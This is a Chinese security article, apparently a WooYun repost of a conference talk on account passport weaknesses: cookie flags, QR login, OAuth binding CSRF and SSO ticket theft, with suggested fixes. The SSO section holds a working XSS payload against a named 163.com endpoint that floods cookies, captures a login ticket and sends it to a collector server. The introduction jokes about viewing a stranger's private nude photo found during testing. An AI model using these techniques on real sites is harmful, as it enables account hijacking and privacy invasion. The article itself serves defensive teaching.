原文地址:http://drops.wooyun.org/web/12695

0x00 简介

这篇是我前几个月在CSDN开发者大会上讲的账号通行证安全相关的PPT《我的通行你的证》的文字整理版，稍微补充了点内容。因为懒一直没时间写，但年关将至，想到可以为老家的孩子们多挣点压岁钱……

几个月前，我在测百度的一个账号体系的漏洞时，无意中进入了慈云寺桥一甜品店的女收银员的百度网盘，当时随便看了两眼，突然发现了她的一张裸照，吓的我赶紧关了页面。当时我就想，如果她是我最好的朋友的女朋友，她的裸照被坏人利用漏洞攻击而泄露了，那该多不好呀

换位思考后，我闭着眼，对着裸照暗暗发誓，保护女网友，人人有责

此文比较长，建议各位让女朋友不用再等了，让她穿上裤子先睡

主流盗号的八十一种姿势

- **密码类漏洞**
  ——密码泄露、暴力破解、撞库、密码找回漏洞、社工库、钓鱼…
- **认证cookie被盗**
  ——xss攻击、网络泄露、中间人攻击
- **其他漏洞**
  ——二维码登录、单点登录、第三方登录、客户端web自动登录、绑定其他账号登录、oauth登陆漏洞…

今天不讲密码安全，今天主要讲讲互联网上常见的一些通行证相关的“其他漏洞”

0x01 先稍微讲讲认证cookie的安全

目前各大互联网公司的网站大多使用cookie来实现对用户的认证。如果攻击者拿到了这个认证cookie，就可以登录了用户的账号了

cookie安全注意点

Httponly：防止cookie被xss偷

https：防止cookie在网络中被偷

Secure：阻止cookie在非https下传输，很多全站https时会漏掉

Path :区分cookie的标识，安全上作用不大，和浏览器同源冲突

- *Httponly：防止cookie被xss偷* xss攻击可以获得用户的cookie。但如果cookie加上了httponly属性，js就无法读取，可以保护我们的cookie不在xss攻击中被偷走 但很多安全从业人员觉得cookie加上httponly了，xss就不算什么漏洞了。这当然是无厘头的，xss是标准的html/js代码注入漏洞，它不仅仅只是可以偷cookie，还可以做很多，下面会有很多例子…
- *https：防止cookie在网络中被偷* 目前主流网站的认证cookie在互联网中都是无保护进行传输的，可能会在网络中被嗅探或其他方式泄露。所以建议安全级别高的网站使用全站https，并且不支持http的访问，而且还要使用HSTS，强制把http的请求转成https请求
- *Secure：阻止cookie在非https下传输，很多全站https时会漏掉* 即使有时候你做了全站https，但你的cookie没有加上Secure属性的话。网络中间人可以在第三方页面中强制你使用http访问做了全站https的domain，此时你的cookie同样会在不安全网络中传输。如果加了secure属性，则此cookie只在https的请求中传输
- *Path :区分cookie的标识，安全上作用不大，和浏览器同源冲突* cookie还有一个path属性，这是一个区分cookie的标识，安全上作用不大，和浏览器同源策略冲突。因为，路径A下的xss虽然读不到路径B下的cookie，但路径A下的xss完全可以注入代码进入路径B的页面，然后再去读路径B下的cookie

比较好的cookie方案

1. cookie的不可猜测性
2. httponly+HTTPS+Secure+HSTS
3. 同IP不同port，尽量不要部署多个不同的web服务，因为cookie不区分端口

0x02通行证的“其他漏洞”

常见的通行证相关功能

- 二维码登录
- 单点登录
- 第三方登录
- app内嵌页登录
- 绑定其他账号
- 跨域传输认证信息
- oauth登录
- ……

0x03 二维码登录的安全风险

---

1. 无行为确认

用户扫描二维码后，系统需提示用户检验二维码的行为。若无确认，用户扫描攻击者的登录二维码后，相当于给攻击者的票授权

案例： 可以欺骗劫持进入来往用户的帐号 WooYun: 可以欺骗劫持进入来往用户的帐号

2. CSRF漏洞伪造授权请求

给票据授权的请求如果是http的，并且可以被攻击者伪造。攻击者可以伪造请求让用户扫描二维码后执行，或让用户以其他形式对攻击者的票据进行授权

一些二维码的授权请求按理说应该只在app端有效，但大多案例中，此请求在web站登陆状态下也是有效，增大了攻击面

案例：

微博上点开我发的链接我就可登进你的淘宝支付宝和微博 WooYun: 微博上点开我发的链接我就可登进你的淘宝支付宝和微博可盗号可挂马（poc中附若干从洞）

聊着聊着我就上了你……的微信 WooYun: 聊着聊着我就上了你……的微信（两处都可以劫持微信登录的漏洞）

修复方案

1. 用户扫描二维码后，系统需提示用户检验二维码的行为，告知风险，询问用户是否要执行操作
2. 用户确认后的请求攻击者无法伪造，比如和用户身份相关的一个校验token
3. 二维码的授权请求在web登陆状态下不可用，甚至可以使用非http协议，可以减少很多的攻击面

0x04 绑定其他账号的安全风险

---

1. 绑定请求未做csrf防护，攻击者可以构造恶意请求让用户绑定了攻击者的账号。这样攻击者登录他自己的账号后就可以操作用户的资源

   案例：网易某处点开我的链接就会被盗号 by 子非海绵宝宝

2. 另外绑定了越多第三方的账号，会让你的安全级别降低，因为你的所有账号同时不出事的可能性降低了

修复方案

通用的防CSRF的解决方案，referrer+token

当我在谈csrf或jsonp劫持的时候，曾遇到无数人告诉我referrer可以伪造。我只能说目前我还不知道在浏览器端伪造referrer的方法。如果你可以自己写个程序伪造referrer，那咱俩聊的不是一个事

0x05 绑定第三方oauth账号登陆的安全风险

---

1. 从oauth服务商那获取到accesstoken后，在和本站账号绑定时，未校验state参数，导致绑定请求可以csrf。攻击者可以用csrf估计让你绑定他的账号
2. 即使做了state参数的校验。绑定的初始请求，如点击绑定按钮发出的请求未做csrf防护
   新浪微博等某些服务商的oauth授权有如下特点，如果当前登陆的微博曾经授权过该应用，那么就会自动绑定成功
   所以我们可以找一个新浪微博登陆的csrf漏洞，让用户自动登陆攻击者的微博（新浪有此类漏洞，这里就不详细写出）
   然后再让用户访问绑定请求，这样就完成了对攻击者微博的绑定。攻击者使用微博登陆就可以进入用户的账号

案例：
点我的链接我就可能会进入你的果壳账号

关于oauth的更多安全总结，可以参考文章
OAuth 2.0安全案例回顾

0x06 认证cookie的不规范传输安全风险

认证cookie本应该只出现在http请求中，并且在浏览器端的存储中加了httponly属性，是不会被xss攻击盗取的。但某些功能架构中，认证cookie的不规范传输和使用可能会导致认证cookie泄露

1. 页面或接口数据输出了当前用户的认证信息，可能被当前页面的XSS攻击利用
2. ssrf接口传输cookie给第三方

   案例：

   通过一糯米XSS可绕chrome并可用两种方式拿到httponly的BDUSS（大部分非IE用户点击后百度云盘资料会被泄露）

   微博上你点我的链接我就可xss你并可拿到httponly的cookie及其他危害

0x07 单点登录的安全风险

单点登陆的简单原理

需求：如果用户已经登陆B站，则自动登陆A站
实现：用户访问A站，A站把用户跳转到B站，B站验证用户已登陆，给用户一张票，用户拿着票去找A站，A拿着票去B那，验证成功后放用户进去

下文中将大量出现如下示例站点

A:`http://www.t99y.com`
B:`http://passport.wangzhan.com`


举例：用户访问`http://passport.wangzhan.com/login.php?url=http://www.t99y.com/a.php`

B站检验A站是白名单域后，然后302跳转到

`http://www.t99y.com/a.php?ticket=******`

然后a.php用ticket参数去B站验证用户合法后，再给用户种认证cookie

偷认证信息的大概流程如下，后面会细讲。总之攻击的目的就是，拿到用户的ticket信息



常见的漏洞场景

互联网上常见的几个单点登陆场景，通行证或第三方站给的登陆凭的证使用的方式各有不同，分别该怎么偷

场景1、直接使用票据来做验证

```
http://t99y.com/a.php?ticket=XXXXXXXXXXXXXXX
```

服务端使用此ticket去sso验证此用户身份，然后在本域种认证cookie


偷的思路：

让我们构造的页面获取到凭证后请求我们控制的服务器上的资源，这样referrer里就有ticket信息了

偷的几种方式

1. 找能发自定义src的图片的页面去sso取票，带着ticket信息的页面会发起图片请求，图片服务是我们自己的，我们可以读到请求中的referrer，referrer中会包含ticket信息
2. 找能发自定义src的iframe的页面，iframe请求中的referre有ticket
3. 找一个有js跳转漏洞的页面去取票，跳转目的地址是我们的服务，js的跳转是带上referrer的，读取此请求的referrer，里面包含ticket
4. 如果img和iframe的src值只允许白名单域的url，那就再找一个白名单域的302跳转漏洞来绕过白名单，302跳转可以传递上个请求的referrer
5. Xss获取地址栏信息

示意图如下，如下是我画的一个chrome浏览器，地址栏里ticket参数会被包含到下面的一些元素的请求的referrer中



参考案例： WooYun: 微博上你点我发的链接我就可以登上你的微博（web版和app端均可两个漏洞一并提交）

场景2、中间页接收ticket完成认证，然后用js跳转到我们的目标页

`http://t99y.com/login.php?ticket=XXXXXXXXXXXXXXXX&url=http://t99y.com/a.php` 此时会种上认证cookie

然后页面会使用js跳转到 `http://t99y.com/a.php`

```
location.href="http://t99y.com/a.php";
```

例子：某绑定了微博账号后可以自动登陆的网站

偷的几种方式

1. 找一个有302跳转漏洞的页面如b.php，发起单点登陆请求，然后带着ticket信息的b.php会跳转到我们的服务上。因为js的跳转会带referrer，然后再通过302跳转把referrer传给我们能控制的页面
2. Xss获取当前页面referrer

场景3、中间页接收ticket完成认证，然后用302跳转到我们的目标页

如下的多个302跳转

```
http://passport.wangzhan.com/login.php?url=http://www.t99y.com/a.php
http://t99y.com/login.php?ticket=XXXXXXXXXXXXXXXX&url=http://t99y.com/a.php
http://t99y.com/a.php
```

偷的方式

Xss创建iframe，种超长cookie，让含ticket的302拒绝服务，然后使用iframe.contentWindow.location.href读取最后的iframe的当前地址

拒绝服务还有个好处，防止某些ticket有防重放的防护

```
#!js
for (i = 0; i < 20; i++) {
    document.cookie = i + '=' + repeatt('X', 2000) + ';path=/auth'; } var iframe =document.createElement('iframe');
iframe.src="http://bobo.163.com/checkAuth?url=http://www.bobo.com/&";
iframe.addEventListener('load', function(){ var ntes =
iframe.contentWindow.location.href; var img1
=document.createElement('img'); img1.src = "http://127.0.0.1/163img.php?r="+encodeURIComponent(ntes); for (i = 0;
i < 20; i++) {
    document.cookie = i + '=' + repeatt('X', 1) + ';path=/auth'; } }, false); document.body.appendChild(iframe);
```

案例：网易用户登陆状态下点我的链接我就可进入其邮箱、云笔记等服务

如上方法不适用于IE的一些版本，因为IE在打不开页面的时候加载的是自己本地的页面，导致错误页和我们的xss页面不同源

修复方案

由认证中心来跨域为子站设置认证cookie

单点自动登陆需要防护csrf，让用户不能伪造登陆请求

0x08 App内嵌页登录的风险

当我们在一个app内打开其公司产品的一些链接，会被加上认证信息去让用户自动登陆

微博客户端、QQ客户端、微信客户端都曾有或现在正有此问题，一般会加上参数sid、gsid、key

- 案例：WooYun: 聊着聊着我就上了你……的微信（两处都可以劫持微信登录的漏洞） ">聊着聊着我就上了你……的微信
- 案例：手机版QQ空间身份因素可被盗用
- 案例：之前的一个手机qq的漏洞，找一qq域下论坛发一张图，然后把此页发给手机qq上好友，他点击就会被盗号

偷的几种方式

见单点登录场景一的几种方式
用户甚至会通过app的分享功能把认证信息分享到邮件或朋友圈

修复方案

不要直接把认证凭证添加到webview的URL来完成认证

使用COOKIE，POST都可以

0x09 跨域从通行证获取到的凭证

跨域从通行证获取登陆ticket

形式为类似`http://www.wangzhan.com/sso/getst.php?callback=jsonp`

然后通行证会返回个jsonp格式的数据，里面包含认证信息

案例：微博上你点我发的链接我就可以登上你的微博

偷的几种方式

- 存在jsonp劫持漏洞
- Referrer限制不严格，可以通过字符串匹配绕过。或者支持空referrer，可以用一些技巧发出空referer请求来绕过
- Xss漏洞，去跨域请求此接口得到数据

修复方案

架构上就不该使用此种方案

app和web的接口不要混用，要保证接口的干净单一。我遇到过一些案例，web和app为了互相兼容，而降低了本身的安全策略，或使用了不合理的架构

0x0A 主流SSO的一些问题

如上都是漏洞信息，但有时候还有些架构上的小问题可能会导致出现漏洞，或者让攻击者的漏洞利用更方便

常见的sso的一些安全风险如下：

- 各个站的票据通用，很多直接用的就是认证cookie
- 认证Cookie设置保护不够，httponly、secure…
- sso给子站授权的票据可重放
- sso给子站授权的票据有效期特别长
- 认证信息传输未使用https
- sso未加入IP或UA等风控策略
- 攻击者偷到票据后可轻易使用并无报警
- 票据的交互流程保护不严，容易被漏洞偷。（好的流程应该是由sso来跨域颁发）
- 修改密码后认证cookie未失效
- 用户退出登录后认证cookie未失效
- 自动登录，绑定，退出等敏感功能，无csrf防护
- 绑定了第三方账号，降低自己的安全等级
- App和web接口混用，导致安全级别降低

案例：你windows上开着QQ点了我的链接我就进了你的qq邮箱财付通等（任意腾讯xss拿qq的clientkey）

这个案例里除了xss漏洞，有两个安全设计上的问题，就是上面提到的：

1. 认证Cookie保护不够
2. 自动登录，绑定，退出等敏感功能，无csrf防护

0x0B 总结

网络是我家，安全靠大家。保护女网友，帮她加把锁